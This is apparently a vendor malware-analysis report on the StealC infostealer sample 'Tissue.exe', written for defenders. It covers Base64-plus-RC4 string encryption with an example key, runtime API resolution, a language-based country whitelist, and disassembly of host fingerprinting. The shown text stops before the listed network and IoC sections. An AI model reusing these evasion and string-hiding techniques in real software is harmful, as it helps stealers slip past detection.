



StealC Technical Analysis Report

Prepared By ECHOCTI



Content

Tables	2
Request Content	2
Introduction.....	3
Overview	4
Tissue.exe Technical Analysis.....	5
Network.....	15
Reversing Network Protocol	24
IoCs.....	29
Sigma Rule.....	35
MITRE&ATTACK TABLE	36



Tables

<i>Tablo 1 Tissue.exe Dosya Bilgileri</i>	5
<i>Tablo 2 White List for Countries</i>	12
<i>Tablo 3 Drop Edilen DLL Dosyaları</i>	29
<i>Tablo 4 Hedef Alınan Tarayıcılar</i>	29
<i>Tablo 5 Hedef Alınan Tarayıcı Eklentileri</i>	31
<i>Tablo 6 Hedef Alınan Masaüstü Kripto Para Cüzdanları</i>	32
<i>Tablo 7 Stealc C2 Sunucuları</i>	32
<i>Tablo 8 Stealc C2 URLs</i>	33

Request Content

<i>Request Content 1 Request 1</i>	16
<i>Request Content 2 Request 2</i>	18
<i>Request Content 3 Request 3</i>	18
<i>Request Content 4 Request 4: Sending Collects Information</i>	24




Introduction

The info stealer malware named StealC has recently started appearing on Dark Web platforms. Similarities with certain stealer families have been detected within this malware family, including Vidar, Raccoon, Mars, and Redline.

It has been observed that StealC malware, created by threat actors, not only targets web browser data, extensions, and cryptocurrency wallets but is also a customizable stealer software that can be adjusted to target specific file types the operator intends to steal. StealC is continuously sold through Telegram channels, with new versions regularly released.

Based on our analysis conducted by the EchoCTI Analyst Team, we have identified that the distinctive features of the StealC family could potentially pose a significant and persistent threat in the near future. Therefore, by sharing this technical analysis report, our aim is to assist in enhancing your system security.



Overview

During the analysis conducted and based on our findings, we have summarized the behavioral conclusions we reached through our modeling.

The StealC family is a malicious software family that is obfuscated. String expressions revealed after deobfuscation during runtime are encrypted using the RC4 algorithm and stored in Base64 encoding format. The reason threat actors choose this method is their ability to generate a unique RC4 key for each customer. As a result, string expressions that are statically encrypted in rules will remain undetectable, making it more difficult to take preventive measures.

It has been determined that the malware is derived from well-known major stealer software and the claims made by threat actors have been confirmed. The malware has its own unique communication style with the C2 (Command and Control) server. Additionally, there is a licensing agreement between the threat actors and their customers. The StealC software is designed not to function after the last working date specified in the agreement.


stealc - стиллер с гибкими настройками и удобной админ-панелью

5 Plymouth · Jan 8, 2023 · 2 · продана · скриншот

ESCROW AVAILABLE IN THIS THREAD!

[New deal](#)

Jan 8, 2023 · Jump to new · Watch




Sekil 1 Stealc Malware Family Advertisement



Tissue.exe Technical Analysis



File Name	Tissue.exe
SHA256	1587857AD744C322A2B32731CDD48D98EAC13F8AA8FF2F2AFB01EBBA88D15359
File Type	PE32-EXE

Tablo 1 Tissue.exe File Informations




Sekil 2 Malware Import Address Table

Since the malicious software makes API calls through resolved strings during runtime, the APIs used cannot be detected through static analysis.




Şekil 3 Explanation Information of the Malicious Application

Additionally, when examining the application features, the description 'Trend term pasture element peak plain' was identified.




Şekil 4 Virtual Protect

It was observed that after completing the deobfuscation process of the obfuscated malware, it modifies the permissions associated with the resolved address block.




Sekil 5 LoadLibraryA

It was found that the malware prefers to use the GetProcAddress and LoadLibrary APIs during runtime to utilize the APIs within the msvcrt.dll library, rather than directly using them. As a result, the APIs used have been identified during runtime.



Sekil 6 GetProcAddress



Sekil 7 GetProcAddress ile Çekilen Fonksiyonlar


It was observed that certain functions from the dynamic library msvcrt.dll were loaded (such as memset, malloc, atexit, etc.).




Sekil 8 String Decryption Algorithm

After the deobfuscation process, the malware was found to decode the encrypted string expressions through the following decryption algorithm:

- The malicious software completes the deobfuscation process.
- Following the deobfuscation process, the encrypted string expressions are first subjected to a Base64 Decode operation.
- The resulting ASCII expression is decrypted using an RC4 algorithm with a key.



Sekil 9 String Decryption Function RC4 Algorithm



Recipe

From Base64

RC4

Passphrase
94617085973256581950

▢ ▢ ▢

Remove non-alphabet chars Strict mode

OP3bkboK13md0MDJNPo=


Input

Output

GetProcAddress


Sekil 10 An Example of String Decryption

A total of 332 string decryptions were identified through the decryption process. The aforementioned IoC information will be provided additionally and/or included within the rules.



Sekil 11 Searching kernel32.dll APIs for GetProcAddress

After decryption, it was observed that the malware uses the GetProcAddress API to search for and load APIs by comparing them with the APIs within kernel32.dll one by one.




```

tissue.0029DDC5
je tissue.290FAF

tissue.00290DCB
call tissue.29000A
push dword ptr ds:[4A3150] ; 004A3150:&"LoadLibraryA"
mov dword ptr ds:[<&GetProcAddress>],eax
push esi
■call eax
push dword ptr ds:[4A34D0] ; 004A34D0:&"lstrcatA"
mov dword ptr ds:[4A35E8],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3534] ; 004A3534:&"OpenEventA"
mov dword ptr ds:[4A3730],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A31A8] ; 004A31A8:&"CreateEventA"
mov dword ptr ds:[4A35DC],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3194] ; 004A3194:&"CloseHandle"
mov dword ptr ds:[4A3724],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3234] ; 004A3234:&"Sleep"
mov dword ptr ds:[4A3604],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A33EC] ; 004A33EC:&"GetUserDefaultLangID"
mov dword ptr ds:[4A35E4],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3278] ; 004A3278:&"VirtualAllocExNuma"
mov dword ptr ds:[4A376C],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3194] ; 004A3194:&"CloseHandle"
mov dword ptr ds:[4A3724],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3234] ; 004A3234:&"Sleep"
mov dword ptr ds:[4A3604],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A33EC] ; 004A33EC:&"GetUserDefaultLangID"
mov dword ptr ds:[4A35E4],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3278] ; 004A3278:&"VirtualAllocExNuma"
mov dword ptr ds:[4A376C],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A34B8] ; 004A34B8:&"VirtualFree"
mov dword ptr ds:[4A3758],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A345C] ; 004A345C:&"GetSystemInfo"
mov dword ptr ds:[4A363C],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A32EC] ; 004A32EC:&"VirtualAlloc"
mov dword ptr ds:[4A364C],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3228] ; 004A3228:&"HeapAlloc"
mov dword ptr ds:[4A36EC],eax
push dword ptr ds:[4A3768]
call dword ptr ds:[<&GetProcAddress>]
push dword ptr ds:[4A3500] ; 004A3500:&"GetComputerNameA"

```

Şekil 12 Loads Decrypted APIs and DLLs



Sekil 13 Checking User Country

Furthermore, it was observed that the malware retrieves the user's country information and compares it with a whitelist.

Countries	Language ID
Russian	1049
Ukrainian	1058
Belarusian	1059
Kazakh	1087
Uzbek (Latin)	1091

Tablo 2 White List for Countries

If the languages corresponding to the mentioned countries are being used on the device, the malicious software will halt its operation.

ECHO



	0029D1F3	8BF8	mov edi,eax	edi:"WIN- XXXXXXXXXX "
	0029D1F5	8045 FC	lea eax,dword ptr ss:[ebp-4]	edi:"WIN- XXXXXXXXXX "
	0029D1F8	50	push eax	
	0029D1F9	57	push edi	
	0029D1FA	C745 FC 04010000	mov dword ptr ss:[ebp-4],104	
	0029D201	FF15 14374A00	call dword ptr ds:[&GetComputerNameA]	
EIP	0029D207	85C0	test eax,eax	
	0029D209	B8 D9FB2900	mov eax,tissue,29FB09	
	0029D20E	74 02	je tissue,29D0212	
	0029D210	88C7	mov eax,edi	
	0029D212	5F	pop edi	
	0029D213	C9	leave	
	0029D214	C3	ret	
	0029D215	55	push ebp	
	0029D216	88EC	mov ebp,esp	
	0029D218	81EC 30020000	sub esp,230	
	0029D21E	53	push ebx	
	0029D21F	56	push esi	

Şekil 14 Getting Computer Name

● 002901A9	88EC	push esp mov ebp,esp	
● 002901AB	51	push ecx	
● 002901AC	57	push edi	
● 002901AD	68 04010000	push 104 push 0	edi:"noNick"
● 002901B2	6A 00		
● 002901B4	FF15 7C374A00	call dword ptr ds:[<&GetProcessHeap>]	
● 002901BA	50	push eax	
● 002901BB	FF15 20374A00	call dword ptr ds:[<&RtlAllocateHeap>]	
● 002901C1	8B88	mov edi,eax	
● 002901C3	8045 FC	lea eax,dword ptr ss:[ebp-4]	edi:"noNick"
● 002901C6	50	push eax	
● 002901C7	57	push edi	
● 002901C8	C745 FC 04010000	mov dword ptr ss:[ebp-4],104	edi:"noNick"
● 002901CF	FF15 88364A00	call dword ptr ds:[<&GetUserNameA>]	
● 002901D5	88C7	mov eax,edi	edi:"noNick"
● 002901D7	5F	pop edi	edi:"noNick"
● 002901D8	C9	leave	
● 002901D9	C3	ret	
● 002901DA	55	push ebp	
● 002901DB	8BEC	mov ebp,esp	
● 002901DD	51	push ecx	
● 002901DE	57	push edi	
